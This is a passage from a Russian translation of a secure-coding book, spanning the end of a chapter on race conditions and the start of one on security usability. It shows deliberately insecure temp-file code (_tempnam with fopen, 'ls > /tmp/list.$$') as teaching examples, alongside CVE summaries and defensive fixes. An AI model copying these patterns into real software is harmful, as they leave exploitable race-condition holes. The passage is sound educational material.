FILE* pTempFile;

tmp = _tempnam("/tmp", "MyApp");
pTempFile = fopen(tmp, "w+");
```

Код выглядит вполне безобидно, но атакующий обычно может угадать имя следующего файла. При тестовом запуске в системе автора многократные вызовы генерировали файлы с именами `MyApp1`, `MyApp2`, `MyApp3` и т. д. Если файлы создаются в области, доступной атакующему для записи, атакующий может заранее создать временный файл (возможно, заменив его ссылкой). Если приложение создает несколько временных файлов, атака значительно упрощается.

Сопутствующие грехи

В этой области проявляется несколько взаимосвязанных проблем. На первом месте стоит неумение правильно писать многопоточный код. К нему добавляется неправильное управление доступом к информации (глава 12) и использование некачественно сгенерированных случайных чисел (грех 18). Практически все ситуации гонок с временными файлами возникают только из-за неправильного управления доступом, который часто осложняется отсутствием нормальной защиты временных каталогов отдельных пользователей в старых версиях операционных систем. Почти все современные операционные системы предоставляют временные области пользовательского уровня, причем даже при их отсутствии разработчик приложения всегда может создать временную область в домашнем каталоге пользователя.

Низкое качество случайных чисел вступает в игру при необходимости создания уникальных имен файлов, каталогов или других объектов в общедоступной области. Если вы используете генератор псевдослучайных чисел (или еще хуже, предсказуемое увеличение счетчика), атакующий нередко может угадать следующее имя. Часто это становится первым шагом на пути к катастрофе.

Учтите, что многие системные функции создания временных имен файлов гарантируют *уникальность* создаваемых имен, а не их непредсказуемость. Если временные файлы или каталоги создаются для общедоступной области, возможно, вам стоит воспользоваться полноценными функциями генерирования случайных чисел. Одно из возможных решений описано в главе 23 книги «Writing Secure Code, Second Edition» Майкла Ховарда и Дэвида Лебланка (Microsoft Press, 2002). Хотя пример кода написан для Windows, он легко адаптируется для других систем.

Признаки греха

Для возникновения ситуации гонки обычно требуется выполнение нескольких условий:

- Возможность записи в один ресурс из нескольких потоков или процессов. Ресурсом может быть общая память, файловая система (например, группа веб-приложений, работающих с данными в общем каталоге), другие хранилища данных вроде реестра Windows и даже база данных. Им даже может быть общая переменная!
- Создание файлов или каталогов в общих областях — таких, как каталоги временных файлов (*/tmp* и */usr/tmp* в системах семейства UNIX).
- Обработчики сигналов.
- Нереентерабельные функции в многопоточном приложении или обработчике сигнала. Учтите, что практически бесполезные сигналы в системах Windows не подвержены этой проблеме.

Выявление в ходе анализа кода

Чтобы выявить области, в которых могут возникнуть проблемы многопоточности, начните с анализа вашего кода, а также кода вызываемых библиотечных функций. Нереентерабельный код работает с переменными, объявленными за пределами локальной области видимости (например, глобальными или статическими переменными). Если функция использует статическую внутреннюю переменную, она тоже становится нереентерабельной. Хотя использование глобальных переменных обычно считается нежелательным из-за проблем с сопровождением кода, глобальные переменные сами по себе не способствуют возникновению ситуаций гонки.

Следующий фактор — возможность неконтролируемого изменения информации. Например, если в классе C++ объявляется статическая переменная, она совместно используется всеми экземплярами класса, становясь фактически глобальной переменной. Если статическая переменная инициализируется только при загрузке класса, а в дальнейшем только читается, проблем не будет. Если переменная обновляется, установите блокировку, чтобы значение переменной не могло быть изменено в других контекстах выполнения. В особом случае обработчиков сигналов важно помнить, что код должен быть реентерабельным, даже если в остальном коде приложения проблемы параллелизма игнорируются. Внимательно проанализируйте обработчики сигналов и все данные, с которыми они работают, особенно глобальные переменные.

Следующий случай гонок, на который следует обратить внимание, связан с возможным вмешательством внешних процессов. Обратите особое внимание на создание файлов и каталогов в областях, открытых для записи, а также на использование предсказуемых имен файлов.

Внимательно проанализируйте все операции создания файлов (например, временных) в общих каталогах (таких, как */tmp* или */usr/tmp* в системах семейства UNIX или *\Windows\temp* в системах Microsoft). В общих каталогах файлы всегда должны создаваться с использованием аналогов функции C `open()` в режиме `O_EXCL` — или функции `CreateFile` в режиме `CREATE_NEW`, вызов которой завершается успешно только при отсутствии файла с заданным именем. Включите запрос в цикл, который многократно создает новые имена файлов с использованием случайных входных данных, а затем пытается снова создать файл. Если вы используете действительно случайные символы (будьте внимательны и ограничьте выбор действительными символами своей файловой системы), вероятность того, что функцию придется вызвать повторно, крайне мала. К сожалению, у функции C `fopen()` не существует стандартного способа открытия включения режима `O_EXCL`, поэтому вам придется использовать функцию `open()` с последующим преобразованием возвращаемого значения в `FILE*`.

В системах Microsoft функции Windows API (такие, как `CreateFile`) не только обладают большей гибкостью, но и эффективнее работают. Кроме того, для файла (или другого объекта) атрибуты управления доступом устанавливаются атомарно при создании, что дополнительно снижает вероятность атаки.

Никогда не используйте такие функции, как `mktemp(3)`, для создания «новых» имен файлов; сразу же после выполнения `mktemp(3)` атакующий может создать файл с тем же именем. У командного процессора UNIX нет соответствующей встроенной операции, так что любая операция вида `ls > /tmp/list.$$` создает потенциальную возможность гонки; пользователям командного процессора следует использовать `mktemp(1)`. Некоторые инструменты анализа кода начинают распознавать потенциальные ситуации гонки и взаимные блокировки в ходе статического анализа кода C/C++.

Приемы тестирования для обнаружения греха

Ситуации гонки трудно найти посредством тестирования, однако существуют некоторые приемы, упрощающие поиск греха. Один из самых простых приемов — запуск тестов в быстрой многопроцессорной системе. Если в ходе тестирования появляются сбои, отсутствующие в однопроцессорной системе, вы почти наверняка обнаружили ситуацию гонки.

Чтобы выявить проблемы с обработкой сигналов, создайте приложение, которое будет посылать тестируемому приложению сигналы с малыми временными интервалам, и посмотрите, удастся ли вам вызвать сбои. Учтите, что однократного тестирования для ситуаций гонки недостаточно — проблема может проявляться относительно редко.

Чтобы обнаружить ситуации гонки при создании временных файлов, включите ведение журнала в своей файловой системе или включите регистрацию системных вызовов в своем приложении. Внимательно проанализируйте все операции создания файлов и спросите себя, не создаются ли файлы с предсказуемыми именами в общедоступных каталогах. По возможности включите регистрацию, которая позволит определить правильность использования режима `O_EXCL` при создании файлов в общих каталогах. Особый интерес представляют ситуации, когда файл изначально создается с неверными разрешениями, которые в дальнейшем ужесточаются. Между этими двумя вызовами возникает «окно возможности», в котором атакующий может использовать дефект безопасности. С подозрением относитесь к любым снижениям привилегий при обращениях к файлам. Если атакующий заставит программу работать со ссылкой вместо предполагаемого файла, то ресурс с ограниченным доступом может стать общедоступным.

Примеры

Следующие примеры ситуаций гонки приводятся по материалам сайта CVE (*http://cve.mitre.org/*).

CVE-2008-0379

Ситуация гонки в элементе Active X Enterprise Tree (*EnterpriseControls.dll* 11.5.0.313) в Crystal Reports XI Release 2 позволяет удаленному атакующему вызвать отказ

в обслуживании (сбой приложения), с возможным выполнением произвольного кода методом SelectedSession, приводящим к переполнению буфера.

CVE-2008-2958

Из описания IBM/ISS:

Из-за уязвимости CheckInstall локальный атакующий может провести атаку символических ссылок, обусловленную ошибками в сценариях *checkinstall* и *installwatch*. Некоторые каталоги создаются с небезопасными разрешениями. Локальный атакующий может воспользоваться этой уязвимостью, создавая символическую ссылку на другие файлы системы. В результате у него появляется возможность замены произвольных файлов в системе благодаря повышенным привилегиям.

CVE-2001-1349

Из описания CVE:

Sendmail в версиях до 8.11.4, а также 8.12.0 до 8.12.0.Beta10 позволяет локальным пользователям вызвать сбой отказа в обслуживании, с возможным повреждением кучи и получением привилегий за счет ситуации гонки в обработчике сигналов.

Ситуация гонки сигналов документирована в упоминавшейся ранее статье Залевски, посвященной передаче сигналов. Уязвимость возникает вследствие двойного освобождения глобальной переменной, происходящего при повторном входе в обработчик сигнала. Хотя ни в бюллетене безопасности Sendmail, ни в базе данных уязвимостей SecurityFocus код эксплойта не приводится, интересно заметить, что в исходной статье присутствует (нерабочая) ссылка на него.

CAN-2003-1073

Из описания CVE:

Ситуация гонки в команде *at* для Solaris версий с 2.6 по 9 позволяет локальному пользователю удалять произвольные файлы. Для этого используется аргумент *-r* с символами .. (две точки) в имени задания, с модификацией структуры каталога после проверки разрешений на удаление файла, но до выполнения фактического удаления.

Подробное описание эксплойта находится по адресу *www.securityfocus.com/archive/1/308577/2003-01-27/2003-02-02/0*. Ситуация гонки сочетается с некорректной проверкой присутствия в имени файла символов ../, заставляющих планировщик удалять файлы за пределами каталога, в котором хранятся задания.

CVE-2000-0849

Из описания CVE:

Ситуация гонки в Microsoft Windows Media Server позволяет удаленным атакующим создать сбой отказа в обслуживании в Windows Media Unicast Service за

счет использования некорректно сформированного запроса (уязвимость также известна под названием «ситуация гонки в Unicast Service»).

Дополнительную информацию об этой уязвимости можно найти по адресу *www.microsoft.com/technet/security/Bulletin/MS00-064.mspx*. Некорректно сформированный запрос переводит сервер в состояние, в котором он отказывается обслуживать все последующие запросы вплоть до перезапуска.

Путь к искуплению

Одним из первых шагов к искуплению становится умение правильно писать реентерабельный код. Даже если вы не предполагаете, что приложение будет работать в многопоточной среде, программирование без побочных эффектов пригодится другим разработчикам, которые могут попытаться портировать ваше приложение или повысить его быстродействие при помощи многопоточной модели. В частности, при портировании приходится учитывать, что в Windows нет нормальной реализации `fork()`, создание новых процессов обходится очень дорого, а создание новых потоков — очень дешево.

Хотя выбор между процессами и программными потоками зависит от операционной системы и приложения, код, не зависящий от побочных эффектов, в любом случае будет проще портироваться и в значительно меньшей степени подвержен ситуации гонок.

Если в вашей программе создаются параллельные контексты выполнения посредством порожденных процессов или программных потоков, вам придется как следует защититься как от отсутствия блокировки общих ресурсов, так и от ее неверной организации. Эта тема весьма подробно рассматривается во множестве источников, поэтому мы упомянем ее лишь в самых общих чертах. Главное, о чем следует помнить:

- Если ваш код выдает необработанное исключение при установленной блокировке ресурса, он парализует работу всего остального кода, которому эта блокировка необходима. Одно из возможных решений заключается в инкапсуляции захвата и снятия блокировки в объекте C++, чтобы в ходе раскрутки стека деструктор снял блокировку. Учтите, что заблокированный ресурс может остаться в нестабильном состоянии; в некоторых случаях взаимная блокировка предпочтительнее продолжения работы в неопределенном состоянии.
- Всегда устанавливайте блокировки ресурсов в постоянном порядке и освобождайте их в порядке, обратном порядку захвата. Если вы считаете, что для выполнения некоторой операции обязательно нужны множественные блокировки, подумайте еще. Возможно, более элегантная архитектура позволит решить проблему с меньшими сложностями.
- Сведите к минимуму объем работы, выполняемой при установленной блокировке. Хотя это и противоречит рекомендациям из предыдущего пункта, иногда множественные блокировки позволяют улучшить детализацию управления блокировками, фактически сокращая вероятность взаимных блокировок и зна-

чительно улучшая производительность приложения. Проектирование параллельных вычислений — искусство, а не точная наука. Будьте внимательны и не пренебрегайте мнением других разработчиков.

- Никогда не рассчитывайте на то, что выполнение системной функции будет завершено без передачи управления другому приложению или потоку. Системные функции могут насчитывать от нескольких тысяч до миллионов команд. А раз неправильно ожидать непрерывного выполнения одной системной функции, о непрерывном выполнении двух системных функций не стоит даже и задумываться.

В ходе выполнения обработчика сигнала или исключения единственной действительно безопасной операцией является вызов `exit()`. Лучшие рекомендации по этому поводу приводятся в статье Михала Залевски «Delivering Signals for Fun and Profit: Understanding, Exploiting and Preventing Signal-Handling Related Vulnerabilities»:

- Используйте только реентерабельные вызовы библиотечных функций в обработчиках сигналов. Выполнение этого правила потребует значительной переработки многих программ. Другое, половинчатое решение заключается в создании «обертки» для каждого небезопасного вызова со специальным глобальным флагом, проверяемым для предотвращения повторного входа.
- Блокируйте доставку сигналов во время любых не-атомарных операций и/или конструируйте обработчики сигналов так, чтобы они не зависели от внутреннего состояния программы (например, безусловная установка конкретного флага, и ничего более).
- Блокируйте доставку сигналов в обработчиках сигналов.

Одна из лучших защитных мер против проблем TOCTOU — создание файлов в местах, недоступных для записи рядовым пользователям. В случае каталогов этот вариант доступен не всегда. При программировании для платформ Windows следует помнить, что дескриптор безопасности может связываться с файлом (или любым другим объектом) в момент создания. Организация управления доступом в момент создания устраняет ситуацию гонки между созданием и назначением атрибутов доступа. Для предотвращения ситуации гонки между проверкой существования и созданием нового объекта имеется пара разных вариантов в зависимости от типа объекта.

Лучший вариант, который может использоваться с файлами, — передача флага `CREATE_NEW` функции API `CreateFile`. Если файл существует, вызов завершится неудачей. С созданием каталогов дело обстоит проще: если каталог уже существует, вызовы `CreateDirectory` всегда завершаются неудачей. Впрочем, даже в этом случае возможны потенциальные проблемы. Допустим, вы поместили свое приложение в каталог *C:\ProgramFiles\MyApp*, который ранее был создан атакующим. Теперь атакующий получает полный контроль над доступом к каталогу, включающий право удаления файлов в каталоге, при том, что сами файлы не предоставляют разрешения на удаление для этого пользователя. Некоторые другие виды объектов не поддерживают передачу параметров для определения семантики «создания нового

или открытия существующего объекта»; такие функции выполняются успешно, но устанавливают в GetLastError значение ERROR_ALREADY_EXISTS. Если вы хотите, чтобы создание гарантированно не могло заменяться открытием существующего объекта, используйте код следующего вида:

```
HANDLE hMutex = CreateMutex(...args...);

if(hMutex == NULL)
    return false;

if(GetLastError() == ERROR_ALREADY_EXISTS)
{
    CloseHandle(hMutex);
    return false;
}
```

Дополнительные меры безопасности

Постарайтесь полностью избежать возникновения этой проблемы, создавая временные файлы в хранилище пользовательского уровня, а не в общедоступном хранилище. Всегда пишите реентерабельный код, даже если вы не собираетесь использовать многопоточность в своем приложении. Возможно, кто-то захочет портировать ваше приложение; кроме того, ваш код станет более надежным и удобным в сопровождении.


Другие ресурсы

- «Resource Contention Can Be Used Against You» by David Wheeler: *www-106.ibm.com/developerworks/linux/library/l-sprace.html?ca=dgr-lnxw07RACE*
- RAZOR research topics: *http://razor.bindview.com/publish/papers/signals.txt*
- «Delivering Signals for Fun and Profit: Understanding, Exploiting, and Preventing Signal-Handling–Related Vulnerabilities» by Michal Zalewski: *www.bindview.com/Services/Razor/Papers/2001/signals.cfm*

Итоги

- Пишите код без побочных эффектов.
- Будьте очень осторожны при программировании обработчиков сигналов.
- Не изменяйте глобальные ресурсы без блокировки.
- По возможности создавайте временные файлы в хранилище пользовательского уровня вместо общедоступных областей.

ГРЕХ 14



Слабое юзабилити

Общие сведения

В своей знаковой статье «Защита информации в компьютерных системах» (1974 г.) Джером Зальтцер и Майкл Шредер сформулировали ряд важных принципов проектирования. Через 35 лет эти принципы остаются такими же актуальными, как в то время. Последний из этих принципов — «психологическая приемлемость» — гласит:

- Очень важно, чтобы пользовательский интерфейс был удобным в использовании, чтобы пользователи интуитивно и просто применяли механизмы защиты правильным образом. Если мысленные представления пользователя о целях защиты соответствуют тем механизмам, которые он использует на практике, количество ошибок будет сведено к минимуму. Если же пользователь должен переводить свои представления о защите на совершенно иной язык спецификаций, он неизбежно будет совершать ошибки.

В ноябре 2000 года Скотт Калп (Scott Culp), в то время инженер Координационного центра безопасности Microsoft (MSRC, Microsoft Security Response Center), составил предварительную версию 10 Непреложных законов безопасности администрирования. Второй закон выглядит так:

- Безопасность работает только в том случае, если безопасный путь прост и удобен.

Ссылки на статью Зальтцера и Шредера, а также на 10 Непреложных законов приведены в разделе «Другие ресурсы» этой главы.

Безопасность и простота часто противоречат друг другу. Пароли — распространенный пример «простого пути», однако этот путь редко оказывается безопасным (см. главу 19).

Существует целая научная дисциплина удобства пользования (usability), которая учит, как строить программные продукты, удобные для конечного пользователя. Базовые принципы этой дисциплины также должны применяться в области безопасности.

Ссылки CWE

Справочник CWE содержит всего одну ссылку на эту тему:

- CWE-655: Непринятие мер по обеспечению психологической приемлемости

При всей точности название не дает никакого представления об уязвимости, поэтому читателю рекомендуется обращаться за более подробной информацией на сайт CWE.

Потенциально опасные языки

Проблема никак не связана со спецификой конкретных языков; она создается на уровне архитектуры и проектирования!

Объяснение

На первый взгляд удобство пользования — штука нехитрая. Каждый из нас пользователь, и все мы более или менее представляем, что удобно, а что нет. Однако в этом случае, как говорится, легко «не увидеть леса за деревьями». Проектировщики программных продуктов часто подсознательно уверены: то, что удобно им, будет удобно и другим людям. Но первый принцип построения удобных и безопасных систем гласит: «Проектировщик — не пользователь». Вскоре мы вернемся к этому принципу в разделе «Путь к искуплению».

Аналогичным образом, проектировщики часто плохо представляют, что раздражает их пользователей. Например, веб-приложение может запрашивать имя пользователя и пароль при каждом подключении. Такое решение более безопасно, чем организация управления паролями с сохранением регистрационных данных пользователей. Однако пользователи могут посчитать это невыносимым и выбрать приложение, в котором проектировщик не уделял должного внимания безопасности. Мы подходим к второму принципу построения удобных и безопасных систем: «Безопасность (почти) никогда не является приоритетной задачей пользователя». Иначе говоря, все пользователи твердят, что безопасность им необходима, но готовы моментально отказаться от нее, если она создает неудобства в их работе.

Именно это обстоятельство заставляет людей «проматывать» диалоговые окна безопасности, не читая — и обычно отказываться от безопасности ради нужной им функциональности.

Мы наблюдали этот эффект в Windows Vista; фирма Microsoft отлично поработала над кардинальным улучшением безопасности Windows, но пользователи заметили единственный аспект безопасности, который раздражал их: запросы UAC (User Access Control), требовавшие подтверждения потенциально опасных операций. В Windows 7 эта проблема была решена: количество запросов существенно сократилось, а пользователи получили возможность настраивать уровень контроля.

Если безопасность не входит в число приоритетов пользователя, резонно предположить, что если приложение небезопасно по умолчанию, то пользователь не будет трудиться над повышением его безопасности. Если пользователь должен просто нажать на кнопку, чтобы включить средства безопасности, он этого не сделает. Также не стоит ожидать, что пользователям можно растолковать пользу безопасности в документации или встроенной справке приложения. Переложить заботу о безопасности на пользователя — простое решение, но мир от этого безопаснее не станет. Запомните: администраторы не хотят возиться с настройкой, чтобы повысить уровень безопасности, а рядовые пользователи понятия не имеют, как это делать.

Другая распространенная проблема: когда пользователи сталкиваются с проблемами безопасности, проектировщикам часто не удается сделать ситуацию простой и очевидной. Это раздражает пользователей, и они часто ищут возможность обмануть систему, чтобы упростить себе жизнь. Допустим, ради повышения безопасности вы устанавливаете жесткие требования к паролям: не менее восьми символов, минимум один символ, не являющийся алфавитно-цифровым, пароль не может присутствовать в словаре. Что будет дальше? Некоторые пользователи перепробуют по 20 вариантов, прежде чем найдут пароль, приемлемый для системы. Затем они либо забывают его, либо записывают под клавиатурой. Подобные испытания могут отпугнуть пользователей, особенно если со сбросом пароля возникнут хоть какие-то сложности.

Представления о пользователях

Одну из самых больших ошибок в области безопасности и удобства пользования совершают проектировщики, упускающие из виду своих пользователей. В обсуждении этого греха мы сосредоточимся на двух основных группах: пользователях и администраторах.

В том, что касается безопасности, потребности пользователей и администраторов заметно различаются. Лишь немногие программные продукты предоставляют средства безопасности, соответствующие потребностям пользователей. Администраторы хотят, чтобы им было удобно управлять компьютерными системами, находящимися под их непосредственным контролем, а потребители хотят сетевой безопасности. Соответственно администраторам нужен простой доступ к критиче-

ским данным для принятия правильных решений в области безопасности. Потребители — совсем иное дело: они не примут хорошие решения из области безопасности, сколько бы информации вы ни выложили перед ними. Более того, для большинства рядовых пользователей лучше сократить объем технической информации (подробнее мы поговорим об этом ниже). Дело не в том, что пользователи тупы; это не так. (И пожалуйста, не относитесь к своим пользователям с презрением; эти люди прямо или косвенно помогают оплачивать ваши счета.) Просто они не всегда понимают последствия своих решений для безопасности системы.

Одна из сторон удобства пользования, о котором часто забывают, — концепция удобства пользования в масштабах предприятия. Представьте, что вам приходится обеспечивать правильную и безопасную работу вашего продукта на 10 000 компьютеров. Никто не станет помогать вам в решении этой задачи. В рабочие обязанности многих людей входит администрирование большого количества систем, а поскольку эти люди влияют на принятие решений о покупке, раздражать их не стоит.

Подумайте над созданием централизованного механизма управления конфигурацией клиентских систем, а также способами контроля параметров конфигурации, относящимися к безопасности. Если для этого придется входить в каждую из 10 000 систем, вам предстоит долгая работа!

Минное поле: вывод информации о безопасности для пользователей

В текстах и сообщениях, относящихся к безопасности, часто встречаются следующие недостатки (один или несколько):

- **Слишком мало актуальной информации.** Беда администратора: нехватка информации не позволяет принимать правильные решения безопасности.
- **Слишком много информации.** Беда рядового пользователя: изобилие информации сбивает с толку. Кроме того, как объяснялось в главе 11, в сообщениях об ошибках приложение выводит информацию, которая упрощает задачу атакующего.
- **Слишком много сообщений.** В конечном итоге администраторы и пользователи начинают машинально щелкать на кнопках OK или Yes или отключают средства безопасности продукта, чтобы диалоговые окна «не надоедали».
- **Неточная или слишком общая информация.** Самый худший вариант, потому что он не сообщает пользователю никакой полезной информации. С другой стороны, слишком подробная информация поможет атакующему; проектировщику приходится выдерживать точный баланс.
- **Вывод только кодов ошибок.** Коды ошибок удобны — при условии, что они предназначены для администраторов, а для пользователей выводится пояснительный текст.

Помните: пользователи, не обладающие достаточной технической квалификацией, не могут принять хорошие решения из области безопасности.

Сопутствующие грехи

Противоречия между безопасностью и удобством пользования особенно часто встречаются в системах аутентификации, прежде всего, парольной защиты. Даже если вы пытаетесь построить сильную парольную систему (и при этом избегаете проблем, описанных в главе 19), не забывайте об удобстве пользования — в противном случае самые лучшие намерения могут оказаться под угрозой.

Признаки греха

На высоком уровне абстракции главным признаком является невыполнение анализа взаимодействий типичного пользователя со средствами безопасности. Ошибка встречается очень часто, но обнаружить ее бывает нелегко. Обычно мы смотрим, занимались ли проектировщики вопросами удобства пользования, и если занимались, то учитывались ли при этом проблемы безопасности. Если нет, возможно, действия пользователей могут принести непреднамеренный вред. Конечно, этот грех не имеет такого формального определения, как многие другие; нельзя сказать, что при наличии таких-то признаков вас непременно поджидает беда.

Выявление в ходе анализа кода

Для выявления многих других грехов анализ кода по эффективности значительно превосходит тестирование. На этот раз дело обстоит иначе: прогнозирование взаимодействий безопасности и удобства пользования на основе интуиции вряд ли позволит выявить проблемы так же быстро, как при получении обратной связи непосредственно от пользователей в ходе тестирования.

Из сказанного вовсе не следует, что анализ кода бесполезен. Просто качественное тестирование не рекомендуется заменять анализом кода.

Когда вы занимаетесь поиском проблем удобства пользования, влияющих на безопасность, мы рекомендуем принять следующие меры:

- *Отслеживайте код пользовательского интерфейса, пока не доберетесь до средств безопасности.* Активны ли они по умолчанию? Если безопасность по умолчанию не используется, вероятно, это свидетельствует о наличии проблемы. Иногда даже сама возможность простого отключения средств безопасности является проблемой.
- *Проверьте систему аутентификации.* Если пользователь не может проверить подлинность другой стороны подключения, может ли он все равно согласиться на подключение? Конечно, при этом пользователь понятия не имеет, кто находится на другом конце канала связи. Хорошим примером служит подключение SSL: программа пользователя подключается к серверу, при этом в сертификате указано другое имя сервера, а большинство пользователей этого не замечает (см. далее).

Также стоит посмотреть, существует ли очевидный способ сброса пароля. Если существует, может ли этот механизм использоваться для организации отказа в обслуживании? Участвуют ли в нем люди, которые могут стать мишенью психологической атаки?

Приемы тестирования для обнаружения греха

В дисциплине проектирования удобства пользования центральное место занимает тестирование. К сожалению, это не совсем тот вид тестирования, к которому привыкли фирмы-разработчики. При тестировании удобства пользования вы обычно наблюдаете за тем, как пользователи, работающие в парах (и переговаривающиеся вслух), взаимодействуют с системой — часто в первый раз. При тестировании безопасности применяется аналогичный подход; при этом вы следите за тем, чтобы действия пользователя затрагивали интересующие вас аспекты безопасности.

Обычно пользователям выдается набор задач, которые они должны выполнить. Вы никак не вмешиваетесь в действия пользователей, если только они не окажутся в безвыходном положении.

Основы тестирования удобства пользования определенно применимы в области безопасности, и с ними стоит ознакомиться. Мы рекомендуем книгу «Usability Engineering» Джейкоба Нильсена (Jacob Nielsen) (Morgan Kaufmann, 1994). Кроме того, в статье Альмы Уиттен (Alma Whitten) и Дж. Д. Тайгера (J. D. Tygar) приводятся полезные рекомендации по тестированию удобства пользования программных продуктов. (Дополнительная информация об этих ресурсах приведена в разделе «Другие ресурсы» этой главы.)

Примеры

К сожалению, в информационных бюллетенях безопасности редко встречаются примеры недостатков удобства тестирования. Это объясняется в основном тем, что разработчики предпочитают перекладывать ответственность за эти проблемы с продукта на конечного пользователя. Всегда легче «перевести стрелку» на пользователя, чем сознаться в том, что вы подвергаете пользователей риску.

Тем не менее мы приведем пару наших любимых примеров такого рода.

Проверка подлинности сертификатов SSL/TLS

Мы еще вернемся к этому дефекту в главе 23. Основная проблема: когда пользователь заходит на сайт, а полученный браузером сертификат недействителен или не имеет отношения к сайту, браузер обычно выдает невразумительное диалоговое окно вроде показанного на рис. 14.1 (из старой версии Internet Explorer).

Как правило, пользователь удивленно смотрит на открывшееся окно и думает: «Что бы это значило?» Он желает не разбираться в происходящем, а попасть на сайт. В итоге пользователь щелкает на кнопке Yes, даже не пытаясь понять,

чего от него хотят. Немногочисленные пользователи, движимые любознательностью, выбирают кнопку View Certificate, а потом обычно не знают, что им следует искать.




Рис. 14.1. Диалоговое окно о просмотре сайта с самоподписанным сертификатом в Internet Explorer 6.0

К счастью, в Internet Explorer 8.0 и выше эта проблема была решена: диалоговое окно исчезло! Эта конкретная проблема рассматривается в разделе «Путь к искуплению».

Установка корневых сертификатов в Internet Explorer 4.0

До выхода Internet Explorer 5.0, если возникала необходимость в установке нового корневого сертификата центра сертификации CA (Certification Authority) из-за обращения к сайту, использующему SSL/TLS, и сайт использовал собственный центр сертификации (обычно созданный средствами OpenSSL или Microsoft Certificate Server), на экране появлялось диалоговое окно, показанное на рис. 14.2. (Не будем обсуждать риски безопасности от установки корневого сертификата CA с сайта, который невозможно аутентифицировать — это совсем другая история.)




Рис. 14.2. Предложение об установке корневого сертификата в Internet Explorer 4.0

Окно абсолютно бесполезно как для рядовых пользователей, так и для администраторов. Человек, не разбирающийся в криптографии (каковых на нашей планете большинство), в нем ничего не поймет. Администратор не сможет воспользоваться приведенными хеш-кодами (разве что позвонит создателю сертификата и попросит продиктовать хеш-коды SHA-1 и MD5 для подтверждения).

К счастью, в Internet Explorer 5.0 и выше эта проблема была решена, а диалоговое окно стало намного более содержательным.

Путь к искуплению

Существует ряд базовых принципов, применение которых на стадии проектирования способствует созданию более практичных и безопасных систем. Эти принципы перечислены ниже, однако следует помнить, что самым эффективным методом борьбы с подобными проблемами является тестирование удобства пользования, а не ваша интуиция.

Пользовательский интерфейс должен быть простым и понятным

Как мы показываем в этой главе, пользователей следует по возможности оградить от большинства аспектов безопасности. А если это невозможно (например, когда пользователь должен выбрать или ввести пароль), необходимо четко объяснить, что от него требуется — как для того, чтобы обеспечить безопасное поведение, так и чтобы не раздражать их!

Вспомните, о чем говорилось ранее: «Безопасность (почти) никогда не является приоритетной задачей пользователя». Мы уже приводили пример парольной системы, в которой пользователю приходится многократно наугад выбирать пароль, пока он не будет принят системой. Мы считаем, что для паролей не стоит устанавливать слишком много ограничений, потому что пользователи начинают записывать или забывать свои пароли. Но те ограничения, которые вы выбрали, следует ясно указать с самого начала. Перечислите требования к паролю рядом с текстовым полем для ввода и сформулируйте их как можно проще. Пароль должен содержать не менее восьми символов, как минимум один из которых не является буквой? Так и напишите!

Принимайте решения безопасности за пользователей

Многие пользователи не изменяют конфигурацию своего приложения по умолчанию. Если вы позволяете им выполнять непроверенный код, если по умолчанию используется быстрая, но слабая схема шифрования, лишь немногие примут активные меры по повышению безопасности приложения.

Следовательно, система, которую вы проектируете и строите, должна быть безопасной по умолчанию. Включите шифрование и проверку подлинности сообщений! Если возможно, организуйте многофакторную проверку.

Вместе с тем постарайтесь не навязывать пользователю лишний выбор. Это может привести не только к выбору менее безопасной конфигурации, но и к ухудшению совместимости. Например, не обязательно поддерживать все существующие

криптографические технологии — хватит всего одной сильной схемы на базе AES (Advanced Encryption Standard). Будьте проще! В том, что касается безопасности, простота — ваш друг.

Избегайте участия пользователя в принятии решений доверия. Например, в разделе «Примеры» упоминалась тема проверки сертификатов SSL/TLS в браузерах (конкретно при использовании протокола HTTPS). Если проверка не проходит, на экране обычно появляется странное диалоговое окно, в котором пользователю предлагается принять решение о доверии — решение, для принятия которого у пользователя обычно не хватает квалификации.

Как быть? Лучше всего интерпретировать любой сбой в проверке сертификата как признак неработоспособности сайта; именно так поступает Internet Explorer 8. В этом случае о правильности сертификата должен заботиться уже не пользователь, а веб-сервер и владелец сертификата. При таком сценарии пользователю не нужно принимать решения, требующие технической квалификации. Если пользователь не может зайти на сайт из-за неверного сертификата, для него все выглядит так, словно сайт недоступен. Конечно, вы можете смягчить ограничения и разрешить пользователю посетить сайт, если он пожелает, но по крайней мере без чтения длинной технической белиберды, которую пользователь все равно не поймет. У такого интерфейса имеется побочный эффект: он заставляет администраторов веб-сервера всегда действовать правильно. Сейчас администраторы сайтов знают, что они могут использовать вперемежку имена сертификатов и URL, потому что по умолчанию браузер не сбрасывает подключение. Если ситуация изменится и веб-клиенты будут всегда сбрасывать подключение, администраторам веб-серверов придется действовать более аккуратно. Описанный метод может использоваться даже для людей, не желающих присоединяться к существующей инфраструктуре открытых ключей (PKI, Public Key Infrastructure). Такие люди создают собственные сертификаты, доверять которым нет никаких оснований. Такие сертификаты будут работать только в том случае, если они были предварительно установлены как доверенные 